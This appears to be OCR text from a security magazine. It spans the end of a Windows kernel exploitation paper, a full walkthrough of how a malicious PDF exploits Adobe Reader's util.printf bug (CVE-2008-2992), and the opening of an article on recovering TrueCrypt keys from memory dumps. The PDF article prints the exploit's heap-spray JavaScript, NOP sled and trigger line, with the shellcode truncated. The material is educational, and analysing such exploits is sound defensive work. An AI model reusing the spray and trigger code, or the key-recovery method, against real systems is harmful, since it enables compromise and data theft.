
In this paper, the author wanted to present a general idea of what parts of the Windows kernel could be successfully treated as an attack vector when combined with *extra abilities* (such as overwriting small parts of kernel memory), most often a consequence of a security vulnerability in one of the device drivers.

Out of all the existing possibilities, only three possible attack vectors has been chosen and described in detail. For sure, a great number of other, interesting (more or less) targets exist – finding and testing them out is left as an exercise for the reader. Furthermore, one could probably find other ways of overwriting the structures covered in this document, e.g. by tampering with other fields. The overall idea, however, remains the same.

Happy vulnerability hunting! •

>>REFERENCES

1. Ruben Santamarta: *Exploiting Common Flaws In Drivers*, http://www.reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1
2. Kostya Kortchinsky: *Real World Kernel Pool Exploitation*, http://sebug.net/paper/syscanhk/KernelPool.pdf
3. SoBelt: *How to exploit Windows kernel memory pool*, http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBelt.pdf
4. Mark Russinovich, David A. Solomon, Alex Ionescu: *Windows Internals 5*
5. Microsoft, Debugging Tools and Symbols
6. Sven B. Schreiber, Tomasz Nowak: NtQuerySystemInformation, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/System%20Information/NtQuerySystemInformation.html
7. Sven B. Schreiber, Tomasz Nowak: NtQueryInformationProcess, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtQueryInformationProcess.html
8. Tomasz Nowak: NtQueryInformationThread, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Thread/NtQueryInformationThread.html
9. Gary Nebbett: Windows NT/2000 Native API Reference
10. MSDN: *Waitable Timer Objects*, http://msdn.microsoft.com/en-us/library/ms687012(VS.85).aspx
11. MSDN: *Asynchronous Procedure Calls*, http://msdn.microsoft.com/en-us/library/ms681951(VS.85).aspx
12. MSDN: *SleepEx Function*, http://msdn.microsoft.com/en-us/library/ms686307(VS.85).aspx
13. MSDN: *SuspendThread Function*, http://msdn.microsoft.com/en-us/library/ms686345(VS.85).aspx
14. MSDN: *ResumeThread Function*, http://msdn.microsoft.com/en-us/library/ms685086(VS.85).aspx
15. skape & Skywing: *A Catalog of Windows Local Kernel-mode Backdoor Techniques*, http://www.uninformed.org/?v=8&a=2&t=sumry
16. MSDN: *GetThreadSelectorEntry Function*, http://msdn.microsoft.com/en-us/library/ms679363(VS.85).aspx
17. Matthew „j00ru" Jurczyk, Gynvael Coldwind: *GDT and LDT in Windows kernel vulnerability exploitation*, vexillium.org/dl.php?call_gate_exploitation.pdf


Adobe Acrobat Professional
File Edit View Document Comments Forms Tools Advanced Window Help
Create PDF
Combine Files
Export
Start Meeting
Secure
Sign
Forms
Review & Comment
0 / 0
100%
Find

Stepping Through a Malicious PDF Document

Have you ever wondered how a malicious PDF document takes control over a Windows machine? This article will explain in detail how this is possible.

By **Didier Stevens**, *didier.stevens@gmail.com*

What happens when a PDF reader application (like Adobe Reader) opens a PDF document? Let us walk through the process step-by-step[1]. First, the PDF reader application will check if the file opened is a PDF document by checking for the presence of a header and a trailer. A PDF document must start with a header in the form of a string like %PDF-1.1. 1.1 is the version of the PDF language used in the PDF document. %%EOF is the string used for the trailer and must end the PDF document.

```
%PDF–1.1
%%EOF
```

Right before the trailer, the PDF reader application looks for keyword startxref followed by a number. Startxref points to the cross-reference table (xref), the number is the absolute position of the xref table in the PDF document (expressed in number of bytes starting from the beginning of the file). In our example, the absolute position is 2294. The PDF reader application finds the keyword xref when it starts to read from position 2294.

```
xref
0·8
0000000000·65535·f
0000000012·00000·n
0000000109·00000·n
0000000165·00000·n
0000000234·00000·n
0000000439·00000·n
0000000553·00000·n
0000000677·00000·n
trailer
<<
 /Size·8
 /Root·1·0·R
>>
startxref
2294
%%EOF
```

A cross reference table contains the absolute position of all objects used in the PDF document. The number 0 following keyword xref in our example tells the PDF reader application that it has to start counting the indexed objects from 0 (every indirect object is identified by its number). The second number is the size of the cross reference table. In our example, the cross reference table has 8 entries. The first entry is mandatory and needs to be 0000000000 65535 f for legacy reasons. All other entries are entries for real objects. The first number is the absolute position of the indexed object, the second number is the version number of the object (usually 0) and finally, the letter indicates if the index entry is in use (n) or not (f).

In our example, the cross reference table tells us that object 1 version 0 starts at position 12, object 2 version 0 starts at position 109, …, and finally, that object 7 version 0 starts at position 677. The PDF reader application uses the cross reference table to locate all objects in the PDF file.

Following the cross reference table, the PDF reader application finds the trailer keyword followed by a dictionary. In the PDF language, a dictionary is a data structure containing keys with associated values. A dictionary starts with <<, contains key-value pairs, and ends with >>. Keys are names, names start with a /-character and are case sensitive. Values can be anything, even other dictionaries.

After parsing the trailer dictionary, the PDF reader application looks inside the dictionary for some important key-value pairs. One important key-value pair is identified by the /Root key. The objects that build up the PDF document are organized in a tree structure. Tree data structures have a root node, and dictionary key /Root identifies the root of the PDF object tree. In our example, the value associated with key /Root is 1 0 R. The letter R indicates that this is a reference to another object. 1 and 0 identify the object: object 1 version 0. With this info the PDF reader application knows that the PDF object tree starts with object 1 version 0. From the cross reference table, it knows this object can be found at absolute position 12.

Object 1 contains a dictionary and nothing more (keyword endobj closes the object).

```
1·0·obj
<<
·/Type·/Catalog
·/Outlines·2·0·R
·/Pages·3·0·R
·/OpenAction·7·0·R
>>
endobj
```


The dictionary found in object 1 has an /OpenAction key. The presence of this key instructs the PDF reader application to take an action when the PDF document is opened. The value of key /OpenAction is a reference to object 7.

Object 7, located at absolute position 677, contains another dictionary.

```
7·0·obj
<<
·/Type·/Action
·/S·/JavaScript
·/JS·(
var·shellcode·=·unescape(“%u00
e8%u0000%u5b00%ub38d
var·NOPs·=·unescape(“%u9090”);
while·(NOPs.length·<·0x60000)
·NOPs·+=NOPs;
var·blocks·=·new·Array();
for·(i=0;·i<1200;·i++)
 blocks[i]·= NOPs·+·shellcode;

util.printf(“%45000f”,·1299999
999999999999998888888)
>>
endobj
```

This dictionary tells the PDF reader application that the action to take upon opening the PDF document, is to execute a JavaScript script. This script is also contained in the dictionary, it is the value of key /JS (strings in the PDF language are delimited with parentheses).

Before we investigate what Adobe Reader does with this script, you need to know more about embedded JavaScript in the PDF language. The PDF language supports embedded JavaScript, in the form of JavaScript scripts found inside the PDF document. These scripts are executed by the PDF JavaScript engine according to triggers defined in the PDF document. The PDF JavaScript engine is sandboxed, it has no direct access to the underlying operating system. On Windows, the PDF JavaScript engine cannot access (read/write) arbitrary files or registry keys. Malware authors cannot use the PDF



JavaScript engine directly to compromise the Windows machine on which the PDF reader application is running. They need to use the PDF JavaScript engine indirectly by exploiting vulnerabilities.

This is the last line of the JavaScript script the PDF JavaScript engine will parse and execute:

```
util·printf("%45000f",·1299999
999999999999988888888888888888
88888888888888888888888888888
888888888888888888888888888888
888888888888888888888888888888
888888888888888888888888888888
88888888888888)
```

Let us first analyse the last line of the script. The embedded utility function util.printf is used to precisely format values into a string. This statement for example:

```
util.printf("VAT = %.2f$", 0.666666)
```

will format value 0.666666 to 2 digits after the decimal point and output this string:

```
    "VAT = 0.67$"
```

The util.printf statement in our PDF document instructs the PDF JavaScript engine to output a very long string: 1299999999...

But this does not happen on Adobe Reader prior to version 8.1.3. These older versions contain a bug in the code for the util.printf function. Instead of returning a large string, the util.printf function on these older versions will malfunction when it receives these specific arguments ("%45000f" and 1299999999...). With these arguments, the util.printf bug is triggered in such a way that the microprocessor tries to execute an instruction outside the memory space reserved for the PDF reader application program code[2]. In our example, this address is 0x30303030.

When the PDF reader application was started to display our PDF document, the memory at location 0x30303030 was not in use. No virtual memory pages were created at this address. An access violation exception is generated because address 0x30303030 is not contained in a virtual memory page, the PDF reader application will crash.

But if we could place program code in memory at address 0x30303030, then the PDF reader application would execute this program instead of crashing.


This is the purpose of the first part of the script for which we postponed the analysis. Virtual memory address 0x30303030 is located in the memory space reserved for the heap of the JavaScript engine. The heap is a data structure used by the JavaScript engine to store data, like the values of dynamically generated strings.

The first part of the script fills the heap with program code, so that memory address 0x30303030 contains executable code (this technique is called heap spraying). Because of this, the PDF reader application will not crash, but it will start to execute the code found at location 0x30303030. The reason heap spraying is needed to put program code at 0x30303030 is that the JavaScript language provides no function to directly access virtual memory. As the malware authors cannot directly write program code to memory address 0x30303030, they use a workaround: the heap spray.

When you assign a value to a string in a JavaScript script, the bytes of this string are written in the heap. The heap manager looks for a unused part of the heap and writes the bytes representing the value of the string in this location. So you can write to the heap memory just by assigning a value to a string, but you cannot control were exactly in memory this content is stored.

Here is the result of assigning string hitb:

```
var hitb = "HITB Magazine";
```



```
75 09 00 00 A9 0A 00 00 F4 0B 00 00 63 0D 00 00   u...©...ô...c...
52 13 00 00 3E 16 00 00 05 00 05 00 15 01 0C 04   R...>...........
48 00 49 00 54 00 42 00 20 00 4D 00 61 00 67 00   H.I.T.B. .M.a.g.
61 00 7A 00 69 00 6E 00 65 00 00 00 E8 75 B9 02   a.z.i.n.e...èu¹.
06 00 05 00 12 01 0C 04 48 25 3F 02 02 00 00 00   ........H%?.....
00 00 08 00 B8 D2 83 02 B8 81 8F 02 01 00 00 00   ....¸Òƒ.¸.......
```

The trick used in a heap spray is to assign a huge number of strings, thereby filling the heap memory until it reaches the desired address (0x30303030 in our case). So let us look in detail at the script used to exploit util.printf. First thing the script does is to assign a variable called shellcode with the result of function unescape. Strings in JavaScript are encoded in Unicode. The unescape function allows us to encode Unicode strings with single byte values. Take a look at this JavaScript statement:

```
var test = unescape("%u3412");
```

This statement defines a Unicode string in heap memory. The content of the string is hexadecimal value 1234. The unescape function can be used to write a precise sequence of bytes in memory using escape characters. %uYYXX is used to write memory sequence XXYY in memory. %uBBAA%uDDCC writes AABBCCDD in memory. The first line in the scripts assigns a shellcode program to variable shellcode:

```
var shellcode = unescape("%u00
e8%u0000%u5b00%ub38d%u013c%u00
00....
```

Shellcode is position independent machine code. In this example, the shellcode will launch the calc.exe program.

Next, the script will create a very long string containing NOP operations:

```
var NOPs = unescape("%u9090");
while (NOPs.length < 0x60000)
NOPs += NOPs;
```

A NOP operation is a simple machine code instruction: it is exactly one byte long (0x90), and does nothing. When the processor executes a NOP instruction, it just moves on to the next instruction following the NOP instruction it just executed. A very long sequence of NOP instructions is just a very long program that does nothing. So why is this needed in a heap spray? Say we fill our heap memory with copies of the shellcode string. Then address 0x30303030 will contain shellcode. But it is very unlikely that address 0x30303030 points to the beginning of our shellcode, it is more likely that it points somewhere else inside our shellcode. Our shellcode will only execute properly when it starts executing from the beginning. If we start executing it somewhere in the middle, it will malfunction. To solve this problem of executing our shellcode starting with the first instruction, we make a very long program that does nothing and that can be started anywhere, and we prefix this very long program to our shellcode. This long program is a sequence of NOP instructions, and is called a NOP sled. And then we fill the heap with this combination of NOP sleds and shellcodes:

```
var blocks = new Array();
for (i = 0; i < 1200; i++)
blocks[i] = NOPs + shellcode;
```

By doing this, we have a very high probability that address 0x30303030 falls inside a NOP sled. Thus the NOP instruction at 0x30303030 will be executed. And then the next instruction, which is most likely also a NOP instruction, will be executed. And this goes on, until we hit the first instruction of our shellcode. We slide down the NOP sled until we hit the shellcode. The shellcode gets executed starting with the first instruction, and thus behaves correctly and launches calc.exe.

Malware authors do the same, but instead of using shellcode that executes calc.exe, they often use shellcode that downloads an executable from a webserver, saves this file to system32 and then executes it.

There are other ways than using JavaScript and a heap spray to exploit PDF readers, but it is the most common exploit you will find in the wild. •

ABOUT THE AUTHOR

Didier Stevens (CISSP, GSSP-C, MCSD .NET, MCSE/Security, RHCT, OSWP) is an IT Security Consultant currently working at a large Belgian financial corporation. He is employed by Contraste Europe NV, an IT Consulting Services company (*www.contraste.com*). You can find his open source security tools on his IT security related blog at *blog.DidierStevens.com*.

>>REFERENCES

[1] The steps described here are simplified.
[2] A very detailed analysis of this bug (CVE-2008-2992) can be found here: http://www.securityfocus.com/archive/1/archive/1/498032/100/0/threaded

Decrypting TrueCrypt Volumes with a Physical Memory Dump

By **Jean-Baptiste Bédrune – SOGETI/ESEC**

TrueCrypt is a popular disk encryption software, running on Windows, Linux and OSX. This article shows a simple method to retrieve the volume encryption keys from a memory dump created while the volume was mounted. It then describes a tool that decrypts a whole volume using these keys. The technique detailed here should work on all Windows versions.

As explained in the TrueCrypt documentation: *"Inherently, unencrypted master keys have to be stored in RAM too. When a non-system TrueCrypt volume is dismounted, TrueCrypt erases its master keys (stored in RAM)"*. From there, it is obvious that retrieving encryption keys is possible with a dump of physical memory. This attack is out of the scope of the TrueCrypt security model.

For security reasons, memory pages containing encryption keys cannot be swapped on disk. This means that they will always be present in memory. Hence, the technique explained should always work.

A QUICK BACKGROUND ON TRUECRYPT

This part gives the minimum details needed to understand the rest of the article. If you want more details, check the TrueCrypt website, which has a great documentation about the program internals.

Volume format

A TrueCrypt volume is a file, that contains the sectors of the encrypted volume. Each volume is mounted using a password, a set of keyfiles, or a token. The volumes are encrypted with AES, Serpent or Twofish using 256 bits key. For increased (?) security, these algorithms can be chained. The mode of operations for the block ciphers is XTS. This mode is adapted to disk encryption; its internals will not be detailed, the only thing to know here is that it needs two keys.

During the volume creation, the user defines one or more encryption algorithms and a hash function. The hash function is used for the key derivation function and the pseudo random number generator.

The TrueCrypt file can contain a "hidden" volume. This hidden volume can be used to store sensitive information: if someone forces you to reveal your password, you give him the password of the "normal" volume. He will not be able to prove that the file also contains a hidden volume, where all your sensitive data resides.


Each file starts with two headers: a header for the normal volume, immediately followed by another one for the hidden volume. In case these headers are altered, for example if a hard disk sector is damaged, another copy of these headers is present at the end of the file.

If the file does not contain a hidden volume, then the hidden volume header is filled with random data, hence there is no way to distinguish it from a real encrypted volume header.

In the other case, the hidden volume is stored *inside* the normal volume, and not after it so that if somebody mounts a normal volume with its password, he will not be able to see if there is a hidden volume looking at the size of the normal volume. When a normal volume containing a hidden volume is mounted, a legitimate user enters the passwords for the normal *and* the hidden volume; Truecrypt decrypts both headers to compute the size of the normal volume.

VOLUME SCHEMA

Figure 1. Volume Format



Header format

Each header is 65536 bytes long. Data from offset 512 is filled with random data, and is reserved for future use. Headers contain, among other things, the volume encryption keys so they are obviously encrypted. The only parameter which is not encrypted is a 64 bytes random salt.

Volume headers are decrypted with the password supplied by the user and the random salt. These headers contain:

- The start offset of the encrypted volume (2 x 65536 for a normal volume, just after the two initial headers), and its size.
- Volume encryption keys. 1 to 3 ciphers can be chained, this field contains between 2 and 6 encryption keys.
- Sector size of the volume.
- Data used to control integrity.

Mounting a volume

On Windows, TrueCrypt volumes are handled with a filtering driver. A secret is needed to mount a volume. This secret can be either a password, a set of keyfiles, or a PKCS #11 token. The PKCS #11 token is actually used to store keyfiles; its advantage over a keyfile being a PIN protection feature.

This secret is then copied into a Password structure:

```
#define MAX_PASSWORD                          64
       // Maximum possible password length

typedef struct
{
       // Modifying this structure can in-
troduce incompatibility with previous ver-
sions
       unsigned __int32 Length;
       unsigned char Text[MAX_PASSWORD + 1];
       char Pad[3]; // keep 64-bit alignment
} Password;
```

If the keyfiles are longer than 64 bytes, a derivation algorithm is used to provide a 64 bytes buffer. TrueCrypt creates a MOUNT_STRUCT structure containing the Password structure and sends it to its driver with the TC_IOCTL_MOUNT_VOLUME IOCTL.

Hence, all the cryptographic operations needed to mount the volume are done in kernel mode.

Decryption keys are created: the content of the Password structure is derived with the PBKDF2 algorithm using the salt of the volume header. The number of iterations used for PBKDF2 is dependant on the underlying hash function used: 1000 for SHA-512 and Whirlpool, and 2000 for SHA-1. These keys are used to decrypt the volume header, not the volume itself: if a user wants to change its password, only the header has to be updated. That also means that volume encryption keys cannot be changed: if you think your volume has been compromised once, changing the password is a bad idea. Creating a new volume, with new encryption keys, is better.

Then, TrueCrypt tries to decrypt the volume header with the derived keys. Several checks are done on the decrypted header to verify it has been correctly decrypted, i.e. to verify if the password is correct.

- 4 bytes at offset 4 must be the string "TRUE".
- 4 bytes at offsets 72 must be the CRC-32 of the bytes 256 to 511.
- 4 bytes at offset 252 must be the CRC-32 of the bytes 64 to 251.

The driver keeps a context of the encrypted volume. All the data related to cryptographic information is stored in a CRYPTO_INFO structure. In this structure reside the volume encryption keys, obviously needed to perform encryption and decryption operations.

The password is erased from memory, as it is not needed anymore, except if the options "Cache passwords and keyfiles in memory", deactivated by default, is enabled. This means there is generally no way to retrieve it.

ENCRYPTION KEYS IN MEMORY

The hypothesis here is that we have obtained a TrueCrypt volume and have taken a snapshot of the physical memory while the volume was mounted. Several possibilities are available to dump the memory like cold boot attacks **[COLDBOOT]**, FireWire **[FIREWIRE]** or PCI cards **[PCI]**. This hypothesis is out of the scope of the TrueCrypt security model.

We know that the keys are present in memory as the pages in which they reside are never swapped. One possible way to find them is to rebuild the virtual memory. This can be time consuming and dependant of the operating system version and architecture.

Another quicker way to find them is to do message carving. The idea here is to retrieve the key without rebuilding the virtual memory so that it works independently of the operating system version. The difficulty here is that the keys are random so there is no pattern that will give us their position. One could consider computing the entropy of a memory block and, depending on if it is high or not, consider if it is a possible key. This leads to many false positives, all the probable keys need to be tested.

